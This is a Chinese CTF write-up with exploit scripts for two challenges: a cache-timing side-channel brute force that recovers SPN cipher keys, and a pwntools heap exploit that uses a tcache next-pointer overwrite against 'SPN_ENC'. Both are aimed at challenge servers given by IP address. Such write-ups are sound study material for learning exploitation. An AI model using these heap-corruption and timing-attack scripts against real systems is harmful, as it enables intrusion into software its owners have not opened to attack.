
本题里面cacheLine是一个缓存单元的类型,__maccess()函数负责检查cacheLine是否命中,以及置换掉最少命中次数的cacheLine

思路:侧信道泄露+爆破

struct cacheLine
{
  uint32_t tag;
  uint32_t last_used;
};
key = flag[0:6]
plain = flag[6:10]
                          k>>n*4
                             ↓
plaintext -> |SS| -> |P| -> XOR -> ... -> |SS| -> |P| -> cipher

... --> |SS| --(vuln)--> |&cache| --> |P| --> ...

getflag的脚本

from pwn import *
from hashlib import sha256
from pwnlib.util.iters import mbruteforce

context.log_level = 'debug'
def pow(p):
    p.recvuntil(b"hashlib.sha256( x + \"")
    c = p.recvuntil("\"" , drop = True)
    print(c)
    proof = mbruteforce(lambda x: sha256(x.encode() + c).hexdigest()[:6] == '000000'
                        , '0123456789', length=8, method='fixed')
    p.sendline(proof)
def getflag(key , m):
    p.recvuntil(b'Input possible spn key (hex):')
    p.sendline(key)
    p.recvuntil(b'Input possible spn plaintext (hex):')
    p.sendline(m)
    res = p.recv()
    if res == b'Wrong.':
        return 0
    else:
        print(res)


p = remote('124.71.173.176' ,8888)
pow(p)
getflag('11' , '1111')

脚本比较乱就贴个爆第一轮的上来好了,后面差不多:

#exp_round1.py
from pwn import *
import sys
from chall import ss_box, p_box, ss_box_addr, p_box_addr
from time import time, sleep
import threading

ss_map = defaultdict(list)
p_map = defaultdict(list)
stop_flag = False

#context.log_level = "debug"

class MyThread(threading.Thread):  
    def __init__(self, func, args=()):  
        super(MyThread, self).__init__()  
        self.func = func  
        self.args = args  
  
    def run(self):  
        self.result = self.func(*self.args)
  
    def get_result(self):  
        try:  
            return self.result  
        except Exception as e:  
            return None  

    def get_args(self, _idx=None):
        return self.args if _idx == None else self.args[_idx]
            
class MyPipe:
    def __init__(self, _addr, _typ="local"):
        if _typ == "local":
            self.raw_p = process(_addr)
        else:
            self.raw_p = remote(_addr[0], _addr[1])
    
    def maccess(self, addr, speed):
        print(f"Addr: {addr}")
        print(f"Fetch cache: {hex((addr>>5) & 0x1F)}\nCache tag: {hex(addr>>10)}")
        self.raw_p.sendlineafter(b"What to do?\n", b"1")
        self.raw_p.sendlineafter(b"Where?\n", str(addr).encode())
        self.raw_p.sendlineafter(b"Speed up?\n", str(speed).encode())

    def conti(self):
        self.raw_p.sendlineafter(b"What to do?\n", b"2")
       
    def leave(self):
        self.raw_p.sendlineafter(b"What to do?\n", b"3")
        
    def skip(self):
        self.raw_p.sendlineafter(b"What to do?\n", b"4")

    def recv(self, num=2048):
        return self.raw_p.recv(num)

    def recvall(self):
        return self.raw_p.recvall()

    def close(self):
        self.raw_p.close()
    
def calc_cacheline(addr:int):
    return (addr>>5) & 0x1F

def calc_tag(addr:int):
    return (addr>>10)
    
def map_i(addr):
    return (calc_cacheline(addr), calc_tag(addr))
    
def gen_target(cache_pos, tag):
    return (tag << 10) + (cache_pos << 5)

def ss_box_item(addr):
    return ss_box[(addr-ss_box_addr)//4]

def p_box_item(addr):
    return p_box[(addr-p_box_addr)//4]

def ss_item_addr(value):
    return ss_box_addr+ss_box.index(value)*4

def p_item_addr(value):
    return p_box_addr+p_box.index(value)*4

def init():
    global ss_map
    global p_map
    for ss_item_addr in range(ss_box_addr, ss_box_addr+len(ss_box)*4, 4):
        ss_map[map_i(ss_item_addr)].append(ss_box_item(ss_item_addr))
    print(f"ss_map size: {hex(len(ss_map))}")
    for p_item_addr in range(p_box_addr, p_box_addr+len(p_box)*4, 4):
        p_map[map_i(p_item_addr)].append(p_box_item(p_item_addr))
    print(f"p_map size: {hex(len(p_map))}")

s1_list = []
p1_list = []
s1_matched = []

def burp_round_1():
    MAX_THREAD = 0x100
    global stop_flag
    stop_flag = False

    def check_si_fetch(p:MyPipe, cache_info):
        global stop_flag
        if stop_flag:
            p.close()
            return False
        p.maccess(ss_item_addr(ss_map[cache_info][0]), 1) # speed up
        p.conti()
        t1 = time()
        p.recv(1)
        t2 = time()
        #print(t2-t1)
        p.close()
        if t2-t1 >= 0.95:
            return False
        else:
            stop_flag = True
            return True

    pool = []
    init_active = threading.active_count()
    for cache_info in ss_map.keys():
        if stop_flag:
            break
        th = MyThread(func=check_si_fetch, args=(MyPipe(("124.71.173.176", 9999), "remote"), cache_info))
        th.setDaemon(True)
        while True:
            if threading.active_count()-init_active > MAX_THREAD:
                sleep(0.8)
            else:
                th.start()
                pool.append(th)
                #print(th.get_args(1))
                break
    for th in pool:
        th.join()
        if th.get_result() == True:
            s1_cache_info = th.get_args(1)
            s1_list = ss_map[s1_cache_info]
            break
    print(f"s1_cache_info: {s1_cache_info}")
    print(f"s1_list: {s1_list}")

    for s1 in s1_list:
        p = MyPipe(("124.71.173.176", 9999), "remote")
        p.skip()
        p.maccess(p_item_addr(p_box[s1]), 1) # speed up
        p.conti()
        t1 = time()
        p.recv(1)
        t2 = time()
        if(t2-t1 >= 0.96):
            print("Miss")
            p.close()
        else:
            p1_cache_info = map_i(p_item_addr(p_box[s1]))
            print(f"Got p1 cache info: {p1_cache_info}")
            p1_list.append(p_box[s1])
            s1_matched.append(s1)
            p.close()
    print(f"p1_list: {p1_list}")
    print(f"s1_matched: {s1_matched}")

def exp():
    init()
    burp_round_1()

if __name__ == "__main__":
    exp()

第四组不用爆完,本地调试的时候线程开多点爆完验证一下就好

[remote]

round 1:
p1_list: [24177, 24160, 24176, 20336]
s1_matched: [20075, 20072, 20074, 20070]

round 2:
p2_list: [29651, 29634]
s2_matched: [10975, 10972]

round 3:
p3_list: [51619, 55459, 51635]
s3_matched: [59445, 59449, 59447]

然后根据上面的信息拿mlist和klist:

p1_list = [24177, 24160, 24176, 20336]
s1_matched = [20075, 20072, 20074, 20070]
p2_list = [29651, 29634]
s2_matched = [10975, 10972]
p3_list = [51619, 55459, 51635]
s3_matched = [59445, 59449, 59447]
mlist = [hex(ss_box.index(i))[2:].rjust(4 , '0') for i in s1_matched]
k2list = []
k1list = []
for s in s2_matched:
    for p in p1_list:
        temp = ss_box.index(s)
        a = p ^ temp
        k1list.append(a)
for s in s3_matched:
    for p in p2_list:
        temp = ss_box.index(s)
        a = p ^ temp
        k2list.append(a)
klist = []
for k1 in k1list:
    for k2 in k2list:
        temp1 = k1 &0xfff
        temp2 = k2 >> 4
        if temp1 == temp2:
            klist.append((k1 <<4)+(k2&0xf))

print(mlist)

spn

sbox = [0xE, 4, 0xD, 1, 2, 0xF, 0xB, 8, 3, 0xA, 6, 0xC, 5, 9 , 0 , 7]
pbox = [1, 5, 9, 0xD, 2, 6, 0xA, 0xE, 3, 7, 0xB, 0xF, 4, 8,0xC, 0x10]
masks = [0x8000, 0x4000, 0x2000, 0x1000, 0x800, 0x400, 0x200, 0x100,0x80, 0x40, 0x20, 0x10, 8, 4, 2, 1]
key = [0x3a94,0xa94d ,0x94d6,0x4d63,0xd63f]
def re_s(c):
    res = 0
    for i in range(4):
        temp = c % 16
        res += sbox.index(temp)*2**(4*i)
        c //= 16
    return res
def re_p(c):
    res = 0
    for i in range(16):
        if c &(0x8000>>i) != 0:
            res |=(0x8000 >> (pbox[i] - 1))
    return res

def dec(m):
    m = (m[1]<<8) | m[0]
    m ^= key[-1]
    for i in range(3):
        m = re_s(m)
        m ^= key[-(i+2)]
        m = re_p(m)
    m = re_s(m)
    m ^= key[0]
    m = bytes([m&0xff , m >> 8])
    return m
def decrypt(m):
    c = b''
    assert len(m) % 2 == 0
    for i in range(len(m) // 2):
        c += dec(m[i*2:i*2+2])
    return c

print(decrypt(b'4N4N4N4N'))

过spn的脚本,调用decrypt(想要在内存写的东西),然后把返回值扔过去就行了。
密文长度必须是2的倍数,如果不是2的倍数远程会默认后面是\x00或者是其他的奇奇怪怪的东西,为了避免错误建议用2的倍数

鉴于decrypt出来的值不太稳定改成两次edit,第一次收集下变化的部分放进nonaddlist第二次正常打

from pwn import *

#p = process("./SPN_ENC", env = {"LD_PRELOAD": "./libc-2.27.so"})
#p = process("./SPN_ENC")
p = remote("124.71.194.126", 9999)
context.log_level = "debug"

sbox = [0xE, 4, 0xD, 1, 2, 0xF, 0xB, 8, 3, 0xA, 6, 0xC, 5, 9 , 0 , 7]
pbox = [1, 5, 9, 0xD, 2, 6, 0xA, 0xE, 3, 7, 0xB, 0xF, 4, 8,0xC, 0x10]
masks = [0x8000, 0x4000, 0x2000, 0x1000, 0x800, 0x400, 0x200, 0x100,0x80, 0x40, 0x20, 0x10, 8, 4, 2, 1]
key = [0x3a94,0xa94d ,0x94d6,0x4d63,0xd63f]
nonaddlist = []

def re_s(c):
    res = 0
    for i in range(4):
        temp = c % 16
        res += sbox.index(temp)*2**(4*i)
        c //= 16
    return res
def re_p(c):
    res = 0
    for i in range(16):
        if c &(0x8000>>i) != 0:
            res |=(0x8000 >> (pbox[i] - 1))
    return res

def dec(m):
    addnum = 0
    if m in nonaddlist:
        addnum = 1
    m = (m[1]<<8) | m[0]
    m ^= key[-1]
    for i in range(3):
        m = re_s(m)
        m ^= key[-(i+2)]
        m = re_p(m)
    m = re_s(m)
    m ^= key[0]
    
    m = bytes([m&0xff , (m >> 8)+addnum])
    return m
def decrypt(m):
    c = b''
    assert len(m) % 2 == 0
    for i in range(len(m) // 2):
        c += dec(m[i*2:i*2+2])
    return c

def malloc(size, idx):
    p.sendlineafter(b"0.exit\n", b"1")
    p.sendlineafter(b"Size:\n", str(size).encode())
    p.sendlineafter(b"Index:\n", str(idx).encode())
    
def edit(index, size, content):
    p.sendlineafter(b"0.exit\n", b"2")
    p.sendlineafter(b"Index:\n", str(index).encode())
    p.sendlineafter(b"Size\n", str(size).encode())
    p.sendafter(b"Content\n", content)
    
def free(idx):
    p.sendlineafter(b"0.exit\n", b"3")
    p.sendlineafter(b"Index:\n", str(idx).encode())
    
def show(idx):
    p.sendlineafter(b"0.exit\n", b"4")
    p.sendlineafter(b"Index:\n", str(idx).encode())

#: 0x555555554000

def exp():
    p.recvuntil(b"gift:")
    gift = int(p.recvuntil(b"\n", drop=True).decode(), 16)
    elf_base = gift - 0x2040E0
    print("gift:", hex(gift))
    print("elf_base:", hex(elf_base))
    
    # malloc
    malloc(0x40, 0)
    for i in range(3):
        malloc(0x20, i+1)
    free(3)
    free(2)
    free(1)
    payload = b"A"*0x40+p64(0)+p64(0x31)+p64(gift)
    payload_dec = decrypt(payload)
    print("Payload len:", hex(len(payload)))
    print(payload.hex())
    print(payload_dec.hex())
    w_size = 0x58
    edit(0, w_size, payload_dec)
    for i in range(0, w_size*2, 4):
        p.recvuntil(b"w:")
        tar = payload_dec.hex()[i+2:i+4]+payload_dec.hex()[i:i+2]
        act = p.recvuntil(b"\n", drop=True).decode().rjust(4, "0")
        print(tar, act)
        if tar != act:
            nonaddlist.append(bytes([payload[i//2]])+bytes([payload[i//2+1]]))
    print(nonaddlist)
    edit(0, w_size, decrypt(payload))
    
    # fetch
    malloc(0x20, 5)
    malloc(0x20, 6)
    edit(6, 8, b"A"*8)
    print("gift:", hex(gift))
    p.sendline(b"5")
    
    p.interactive()

if __name__ == "__main__":
    exp()